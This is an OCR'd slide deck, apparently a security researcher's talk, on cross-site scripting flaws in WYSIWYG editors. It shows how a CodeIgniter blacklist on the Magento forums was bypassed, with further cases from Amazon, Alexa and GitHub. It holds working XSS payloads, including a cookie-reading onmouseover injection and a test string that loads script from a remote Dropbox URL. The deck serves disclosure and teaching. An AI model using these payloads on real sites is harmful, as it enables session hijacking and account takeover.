
https://www.magentocommerce.com/boards/

XSS affects on 2051362 users



http://www.magentocommerce.com/boards/

WYSIWYG Editor of Magento Commerce



How it works?

[b][size=4][color=blue]bold[/size][/color][/b] [i]italic[/i] [u]underline[/u] [quote]quote[/quote] [code]code[/code] [email=justashar@hotmail.com]reach me[/email] [url=http://www.bbcnews.com]Top Stories[/url]	

I try to break down the above input into parts e.g., [b][size=4][color=blue]bold[/size][/color][/b] is internally treated as:

bold


Quick XSS Test

'"><><marquee><img src=x onerror=confirm(document.cookie)></marquee>"></plaintext\></|
\><plaintext/onmouseover=prompt(1)>"><script>alert(document.domain)
</script>@gmail.com<isindex formaction=javascript:alert(/XSS/) type=submit>'--
>"></script><script>alert(1)</script>"><img/id="confirm(1)"/alt="/"src="http://www.i
eee-security.org/images/new-web/Trojan_Horse.jpg"onmouseover=eval(id)>'"><img
src="http://bryanhallsawakening.files.wordpress.com/2013/09/anonymousbigbrotherclo
ne.jpg"/ onmousover=alert(1)><script/	 src='https://dl.dropbox.com/u/13018058/js.js'
/	></script>

and it has been converted into:

*'"><><marquee>x
onerror=confirm([removed])</marquee>"></plaintext\></|\><plaintext/onmouseover=promp
t(1)>">alert(document.domain)@gmail.com<isindex formaction=[removed]alert(/XSS/)
type=submit>'-- >">alert(1)"><img/id="confirm(1)"/alt="/"src="http://www.ieee-
security.org/images/new-
web/Trojan_Horse.jpg"onmouseover=eval(id)>'"><http://bryanhallsawakening.files.wordpress.com
/2013/09/anonymousbigbrotherclone.jpg*

By looking at [removed] in the converted XSS attack vector ...



I remembered CodeIgniter's CI_Security Class

```
protected $_never_allowed_str = array(
        'document.cookie'       => '[removed]',
        'document.write'        => '[removed]',
        '.parentNode'           => '[removed]',
        '.innerHTML'            => '[removed]',
        '-moz-binding'          => '[removed]',
        '<!--'                          => '&lt;!--',
        '-->'                           => '--&gt;',
        '<![CDATA['                     => '&lt;![CDATA[',
        '<comment>'                     => '&lt;comment&gt;'
);
```

https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/Security.php#L124

What is CodeIgniter?

CodeIgniter is one of the world's most popular Open Source PHP frameworks, used by thousands of developers powering hundreds of thousands of sites, in addition to being deployed as the underpinning of every ExpressionEngine installation. As of this writing it is the second most watched PHP project hosted at GitHub, surpassing Slim, Yii, CakePHP, Zend, and Laravel in either followers, contributors, or both. It has the highest number of forks of any PHP project at GitHub of all time. It is used by everyone from AT&T to Home Depot to Dictionary.com, to Rachael Ray to Magento to the Mail & Guardian, to the Universities of Missouri, Michigan, Texas, Georgia, and more (Sources: builtwith.com, wappalyzer.com). And it is used as the server-side back end for many mobile apps.

Ashar Javed @soaj1664ashar · Oct 4

I never know that CodeIgniter (Open Source #PHP frameworks (@CodeIgniter)) is that much popular :P pic.twitter.com/dhZ2yJ21of

Reply Delete Favorite Flag media

CodeIgniter's Popularity

http://trends.builtwith.com/framework/CodeIgniter

My meeting with CodeIgniter :-D

https://github.com/EllisLab/CodeIgniter/issues/2667

Let's start dissecting ...

[b][size=4][color=blue]bold[/size][/color][/b]

[b/onmouseover=alert(1)][size=4][color=blue]bold[/size][/color][/b]

AND/OR

[b onmouseover=alert(1)][size=4][color=blue]bold[/size][/color][/b]

Both above mentioned variations also do not work and internally site treat them as:

```
▼<p>
  "[b/onmouseover=alert(1)]"
  ▼<span style="font-size:16px;">
    <span style="color:blue;">bold</span>
  </span>
  <br>
  "
  [b onmouseover=alert(1)]"
  ▼<span style="font-size:16px;">
    <span style="color:blue;">bold</span>
  </span>
```

Output looks like:

Dissection Continue …

[url=http://www.bbcnews.com]Top Stories[/url]

Lets input …

[url=javascript:alert(1)]Top Stories[/url]

AND/OR

[url=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+]Top Stories[/url]

The above two forms of injections also do not work and internally site treats them as:

```
▼<p>
    <a href="http://removed" target="_blank">alert(1)]Top Stories</a>
    <br>
    <a href="http://data:text/htmlbase64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+" target="_blank">Top Stories</a>
  </p>
```

Dissection Continue ...

[b][size=4][color=blue]bold[/size][/color][/b]

[b][size=4][color=width:expression(alert(1))]bold[/size][/color][/b]

which becomes:

```
▼<span style="font-size:16px;">
    <span style="color:width:[removed;">alert(1))]bold</span>
  </span>
```

Dissection Continue ...

[b][size=4][color=blue]bold[/size][/color][/b]

[b][size=4][color=width:expre/**/ssion(alert(1))]bold[/size][/color][/b]

So it seems, with the help of /**/, the above injection bypasses CodeIgniter's black-listed word „**expression**“ and it looks like:

```
▼<span style="font-size:16px;">
   <span style="color:width:expre/**/ssion(alert(1));">bold</span>
 </span>
```

width:expre/**/ssion(alert(1)) is an old trick discussed in SLA.CKERS

CSS will work if ...

CSSPropertyName: Value

BUT we have ...

```
<span style="color:width:expre/**/ssion(alert(1));">bold</span>
```

Question: How to get rid of `color`?

Next Great Idea ...

Use STYLE tag as per allowed syntax

[b][size=4][color=blue]bold[/size][/color][/b]

[b][style=width:expre/**/ssion(alert(1))]bold[/style][/b]

and it becomes:

bold

It seems I am moving in the right direction ...

Now our above injection becomes:

[b][style=style=width:expre/**/ssion(alert(1))]bold[/style][/b]

and the site converts the above injection into:

bold

Use double quotes in order to break the context ...

So new injection now looks like:

[b][style="style=width:expre/**/ssion(alert(1))]bold[/style][/b]

and this time, Magento has converted the above injection into:

bold

```
<p><b><span class=""style=width:expre/**/ssion(alert&#40;1&#41;)">bold</span></b>
```

Here we go …

[b][style="style=width:expre/**/ssion(alert(1)) junktext]bold[/style][/b]

and this time Magento behaves like a good child:

<span class="" style="width:expre/**/ssion(alert(1))" junktext"="">bold

So now all set for an XSS in IE7 …


```
770
771             </div>
772
773
774   <p><b><span class=""style=width:expre/**/ssion(alert&#40;1&#41;) junktext">bold</span></b>
775
776
777
778
779
780       </td>
781   tr>
782   r>
783       <td class="tableCellOne member-info"> </td>
784       <td class="tableCellOne thread8g" style="padding:0" height="30" align="right">
785             <div align="right" class="botLinks" style="margin-right:30px;">
```

Who Cares about IE7?

Lets try to make it work in modern browsers ...

Yes … Done with it…

If you remembered correctly, as soon as we have injected [style][/style] mark-up, Magento has dynamically created a „**class**“ attribute. e.g.,

[b][style=]bold[/style][/b]

has been converted into:


bold

It means, now we can try „**onmouseover**“ stuff along with „**style**“ tag and this should work …

So our FINAL injection that works in latest Chrome browser will be now looks like:

[b][style="onmouseover="alert(cookie);]bold[/style][/b]


Tea Time with `cookie` :-)



Another Sad Thing ...

"**PHPSESSID**" cookie is not **httpOnly** ....

Can XSSed Forum Moderator for more privileges



http://www.magentocommerce.com/boards/member/382896/

Recommended Read

http://www.scribd.com/doc/226925089/Stylish-XSS-in-Magento-When-Style-helps-you

Identification of Common Injection Points in WYSIWYG Editors

Attacking Insert/Edit Image Feature

Attack Vector #1

http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg?"onmouseover="alert(1)

Features of attack vector #1


- Valid URL (Browsers render it)
- In case of explicit decoding on server-side, it can be used to break the context and execute JavaScript
- Useful in breaking the context for JavaScript execution (in case if no server-side decoding)
- SVG based JavaScript execution

Explicit Server-Side Decoding

...

```
http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg

          The above URL after decoding on server-side looks like

http://xssplayground.net23.net/xss"onmouseover="alert(1); imagefile.svg
```

XSSed Alexa (Explicit Decoding Case)



Recommended Read

http://issuu.com/mscasharjaved/docs/urlwriteup/1

XSSed GitHub's MarkDown (SVG based JavaScript execution)

SVG XSS in camo.github.com **500** pts

@soaj1664 reported an XSS vulnerability in the sandbox domain we use for proxying images coming from non-HTTPS sources. By using our image proxy to request an SVG resource, an attacker could have caused arbitrary JavaScript to execute in the image-proxy domain.

While this vulnerability existed in a sandbox domain, largely intended to mitigate the risk of serving user-supplied content, we still took the threat seriosuly. We addressed the behavior by disallowing SVG images until we moved the image proxy to a domain that is not a subdomain of GitHub.com.

https://bounty.github.com/researchers/soaj1664.html

Recommended Read

https://www.owasp.org/images/0/03/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf

XSSed Amazon's Seller Central & Kindle Direct Publishing Forums's WYSIWYG Editor


Insert Image Syntax

!Image URL Goes Here!


Internally it is treated as ...

<img src="ImageURL" alt>

XSSed Amazon's Seller Central (break context case)



XSSed Amazon's Kindle Direct Publishing (break context)



